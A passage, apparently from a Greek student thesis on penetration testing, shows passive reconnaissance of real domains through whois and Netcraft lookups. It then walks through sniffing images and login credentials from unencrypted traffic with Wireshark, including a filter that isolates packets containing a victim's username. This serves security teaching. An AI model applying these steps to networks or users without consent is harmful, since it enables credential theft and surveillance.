ή κάποιος scanner που σου δείνει πληροφορίες όπως είναι το nmap. Αυτοί οι scanners αλληλεπιδρούν άμεσσα με τα μηχανήματα των στόχων οπότε δεν είναι και πολύ διακριτικό.

Ένας ποιο διακριτικός τρόπος είναι η μέθοδος του passive information gathering. Αυτή η μέθοδος είναι για συλλογη πληροφοριών χωρίς ο penetration tester να αλληλεπιδρα με τα μηχανήματα. Είναι το monitoring traffic μέσα στο στο δίκτυο ή έξω από το gateway του δικτύου ή υπάρχουν συγκεκριμένες ιστοσελίδες στο διαδύκτιο που μπορούν να κάνουν το information gathering για τον penetration tester χωρίς να δώσει στόχο άμεσα στον στόχο ο penetration tester.


εικόνα 4.17 ας προσπαθήσω στο στάδιο του information gathering να μάθω πληροφορίες για κάποιους οργανισμούς χωρίς να υπάρχει άμμεση διάδραση με τα μηχανήματα. Στην συγκεκριμένη περίπτωση θα προσπαθήσω να μάθω πληροφορίες για το www.teicrete.gr.




εικόνα 4.18 η ιστοσελίδα who.is είναι μία ιστοσελίδα σχεδιασμένη για να της δείνει ένας χρήστης ένα domain name και να κάνει information gathering. Με αυτόν τον τρόπο επιτυνχάνεται η έμμεση συλλογή πληφορορίων ώστε να μην ενεργοποιηθεί κάποιος μηχανισμός ids ή και να ενεργοποιηθεί θα ήταν κάποια σελίδα με όνομα who.is.



εικόνα 4.19 στην σελίδα του who.is όταν έγραψα για το domain name του teicrete έβγαλε σαν αποτέλεσμα όλα τα subdomain names που υπάρχουν πίσω από το teicrete.gr όπως το fm1.teicrete.gr που είναι ο ραδιοφωνικός σταθμος , το student.teicrete.gr που είναι το e-class Και άλλα πολλά sub domains.



εικόνα 4.20 με το whois θα προσπαθήσω να συλλέξω πληροφορίες για μία ιστοσελίδα με όνομα sustainablesites.org που είναι μία ιστοσελίδα αρχιτεκτονικής κτηρίων.



Registrar Data

Make Private

Registrant Contact Information:

Name	Contact Privacy Inc. Customer 0140224122
Organization	Contact Privacy Inc. Customer 0140224122
Address	96 Mowat Ave
City	Toronto
State / Province	ON
Postal Code	M6K 3M1
Country	CA
Phone	+1.4165385457
Email	**sustainablesites.org@contactprivacy.com**

Administrative Contact Information:


Name	Contact Privacy Inc. Customer 0140224122
Organization	Contact Privacy Inc. Customer 0140224122
Address	96 Mowat Ave
City	Toronto
State / Province	ON
Postal Code	M6K 3M1
Country	CA
Phone	+1.4165385457
Email	**sustainablesites.org@contactprivacy.com**

Technical Contact Information:

Name	Contact Privacy Inc. Customer 0140224122
Organization	Contact Privacy Inc. Customer 0140224122
Address	96 Mowat Ave
City	Toronto
State / Province	ON
Postal Code	M6K 3M1
Country	CA
Phone	+1.4165385457
Email	**sustainablesites.org@contactprivacy.com**

Information Updated: 2016-09-10 11:51:49

εικόνα 4.21 με το whois εμφανίζει πληροφορίες για καταχώρησης , διαχείρησης και τεχνικής υποστήριξης στοιχεία επικοινωνίας όπου έχει αυτό το site όπως mail , τηλέφωνα , γεωγραφικές θέσεις και ταχυδρομικός κώδικας.



εικόνα 4.22 υπάρχει μία ιστοσελίδα για information gathering που κατα την γνώμη μου είναι καλήτερη από την σελίδα whois. Η σελίδα www.netcraft.com θα εμφανίσει περισσότερες πληροφορίες για την ιστοσελίδα sustainablesites.org σε σχέση με την whois και τα αποτελέσματα που γύρισε.

εικόνα 4.23 τα αποτελέσματα που επιστρέφει η σελίδα netcraft από το information gathering που έκανε για την σελίδα sustainablesites.org ήταν πολλά περισσότερα από την σελίδα whois. Γυρνάει στοιχεία όπως ποια χρονιά πρωτοξεκίνησε να είναι online στο διαδίκτυο η ιστοσελίδα , ποια γλώσσα χρησιμοποιεί , ποια διεύθυνση ip έχει , σε ποια χώρα φιλοξενείται η ιστοσελίδα , σε ποια εταιρία έκανε registered το domain name που στην προκειμένη περίπτωση η σελίδα sustainablesites.org έχει κατωχυρώσει αυτό το domain name στην art.ns.cloudflare.com.

Περισσότερες πληροφορίες όπως τι λειτουργικό σύστήμα χρησιμοποιεί ο server που στην προκειμένη περίπτωση χρησιμοποιεί linux λειτουργικό σύστημα.


toolbar.netcraft.com/site_report?url=http://www.sustainablesites.org/

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites usin
PHP Enabled	Server supports PHP	www.bom.gov.au , v

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites usin
JavaScript	Open source programming language commonly implemented as part of a web browser	www.ebay.de , www


Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites usin
Adobe TypeKit Web Fonts	*No description*	www.wired.com , w
jQuery	A JavaScript library used to simplify the client-side scripting of HTML	www.linkedin.com ,
Bootstrap Javascript Library	*No description*	www.newegg.com ,

εικόνα 4.24 περισσότερες πληροφορίες από το netcraft όπως η σελίδα του sustainablesites.org σε τι γλώσσα προγραμματισμού είναι γραμμένη.

Στο συγκεκριμένο παράδειγμα της σελίδας ο εξυπηρετητής είναι γραμμένος σε php γλώσσα και το αντίγραφο της ιστοσελίδας που φτάνει στην οθόνη του χρήστη είναι σε γλώσσα javascript.


toolbar.netcraft.com/site_report?url=http://www.sustainablesites.org/

A content delivery network or content distribution network (CDN) is a large distributed system of servers deployed in multiple data centers in the Internet. The goal of a CDN is to serve content to performance.

Technology	Description	Popular sites using t
CloudFlare	Content delivery network and distributed domain name server service	www.t411.ch , www.di

Content Management System

A content management system (CMS) is a computer program that allows publishing, editing and modifying content as well as maintenance from a central interface.

Technology	Description	Popular sites using t
Drupal	An open source content management system	www.zerohedge.com ,

PHP Application

PHP is an open source server-side scripting language designed for Web development to produce dynamic Web pages.

Technology	Description	Popular sites using t
Drupal	An open source content management system	www.tagesanzeiger.ch

Character Encoding

A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulse (generally numbers or text) through telecommunication networks or for data storage.

Technology	Description	Popular sites using t
UTF8	UCS Transformation Format 8 bit	www.amazon.de , acc

HTTP Compression

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using t
Gzip Content Encoding	Gzip HTTP Compression protocol	www.satelliteguys.us ,

HTML 5

HTML5 is a markup language for structuring and presenting content for the World Wide Web and a core technology of the Internet. It is the fifth revision of the HTML standard.

Technology	Description	Popular sites using t
Viewport meta tag	HTML5 tag usually used for mobile optimization	www.bbc.com , www.e

εικόνα 4.25 περισσότερες πληροφορίες που επέστρεψε το netcraft για την σελίδα sustainablesites.org όπως περισσότερα εργαλεία χρησιμοποιεί όπως το drupal που είναι ένα εργαλείο για να φτιάχνει και να ενημερώνει ιστοσελίδες που το χρησιμοποιεί ο διαχειρηστής.


Όλες αυτές οι πληροφορίες είναι πολύ συμαντικές για έναν που θέλει να οργανώσει κάποια κυβερνοεπίθεση. Όσες περισσότερες έγκυρες πληροφορίες έχει ο επιτιθέμενος για τον στόχο τόσο περισσότερη θα είναι η επιτυχία όταν πραγματοποιηθεί μία επίθεση. Το κομμάτι του information gathering είναι πάρα πολύ συμαντικό όσο και η ίδια η επίθεση.

4.3 sniffing passwords and images with wireshark


Ένας τρόπος υποκλοπής αρχείων όπως βίντεο , ήχο , εικόνα και άλλα έγραφα χωρίς ένας χρήστης παρεμβένει άμεσα σε κάποιο υπολογιστικό σύστημα είναι να κάνει monitoring την κίνηση και να κάνει sniffing τα πακέτα που ταξιδεύουν στο δίκτυο έχοντας σαν πληροφορία μέρος του αρχείου μέσα. Αν αυτά τα πακέτα έχουν τα δεδομένα που χρειάζοντε για να δημιουργηθεί το αρχείο και να μην είναι κρυπτογραφημένα τότε ο επιτιθέμενος με παθητικό τρόπο μπορεί να τα κάνει sniffing μέσα στο τοπικό δίκτυο ή στο gateway κάποιου router.

Στο συγκεκριμένο παράδειγμα καθώς ένας χρήστης του τοπικού δικτύου θα ανεβάσει κάποια φωτογραφία σε έναν ιστότοπο ένας επιτιθέμενος θα κάνει monitoring την κίνηση του δικτύου ώστε να εντοπίσει τον χρήστη που θα ανεβάσει την φωτογραφία χωρίς να έχει άμεση επαφή με τον υπολογιστή. Παρακολουθόντας την κίνηση του δικτύου με το εργαλείο wireshark θα περάσουν τα πακέτα του αρχείου μέσα από το δίκτυο καθώς θα ανεβάσει στην ιστοσελίδα την φωτογραφία. Όταν θα εντοπιστούν αυτά τα συγκεκριμένα πακέτα θα απομονωθουν θα αποθηκευτούν και από εκεί και ύστερα θα καταφέρει ο επιτιθέμενος να κάνει extract την φωτογραφία μέσα από αυτά τα πακέτα.


Ένα δεύτερο παράδειγμα θα είναι περίπου το ίδιο απλά ο επιτιθέμενος θα κάνει monitoring το δίκτυο με το εργαλείο wireshark μέχρι ο στόχος να προσπαθεί να κάνει log in σε μία ιστοσελίδα με αποτέλεσμα ο επιτιθέμενος να καταφέρει να κάνει sniffing τα πακέτα που μέσα στο περιεχόμενο τους περιέχουν πληροφορίες για username και password του χρήστη που προσπάθησε να κάνει log in μέσα σε μία ιστοσελίδα με τον λογαριασμό του.




εικόνα 4.26 ο χρήστης μέσα στο δίκτυο μόλις συνδέθηκε σε μία ιστοσελίδα που λέγετε www.webs.com




εικόνα 4.27 στο wireshark καταγράφτηκε το tcp stream όλων των πακέτων που χρειάστηκε για να καλέσει την ιστοσελίδα www.webs.com και να εμφανιστεί στην οθόνη του στόχου καθώς ο επιτιθέμενος έκανε monitoring το δίκτυο.



εικόνα 4.28 Ο χρήστης βάζει τα προσωπικά στοιχεία του να συνδεθεί.




εικόνα 4.29 μετά που ο χρήστης έκανε log in στην ιστοσελίδα www.webs.com ο επιτιθέμενος έψαξε στα πακέτα που έχει κάνει monitoring to wireshark κάποιο πακέτο που μέσα στα περιεχόμενα να έχει την λέξη username. Αν έχει κάνει log in ο χρήστης με τα στοιχεία του που είναι username και password το ποιο πιθανόν είναι να υπάρχει πληροφορία μέσα σε κάποιο πακέτο ή ενωμένα πακέτα tcp streams η πληροφορία που να λέει username= και ο κωδικός. Για να ξεχωρίσω ένα τέτοιο πακέτο σε περίπτωση που υπάρχει χρησιμοποίησα το φίλτρο ip.addr eq 192.168.1.103 and http contains username. Για καλή μου τύχη σαν επιτιθέμενος μου εμφάνισε κάποια http πακέτα που θα περιέχουν μέσα την λέξη username για να τα ξεχώρησε. θα κάνω δεξί κλικ σε ένα πακέτο και θα πατήσω την επιλογή tcp stream.



